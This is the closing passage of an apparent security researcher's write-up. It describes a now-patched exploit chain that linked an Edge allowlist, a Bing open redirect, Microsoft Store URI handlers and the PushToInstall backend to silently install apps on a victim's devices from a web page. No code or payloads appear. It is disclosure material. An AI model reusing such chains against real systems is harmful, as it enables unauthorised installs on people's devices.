Since then the rest of the chain has also fallen away - the bing.com open redirect is closed, the Store handlers (config?forceServiceEndpoint, navigatetopage?subdomain) are gone, and, most importantly, the PushToInstall backend is gone too.
Closing
Was a fun one to put together😂 Legacy APIs can be dangerous.
What made this one unusual is how many trust boundaries it crossed: a component-updater-shipped allowlist (Edge), a tracking redirector (Bing), a native UWP app (Store), and a half-deprecated PushToInstall backend. Chaining them produced a no-prompt path from a web page to remote installs on the victim’s signed-in devices.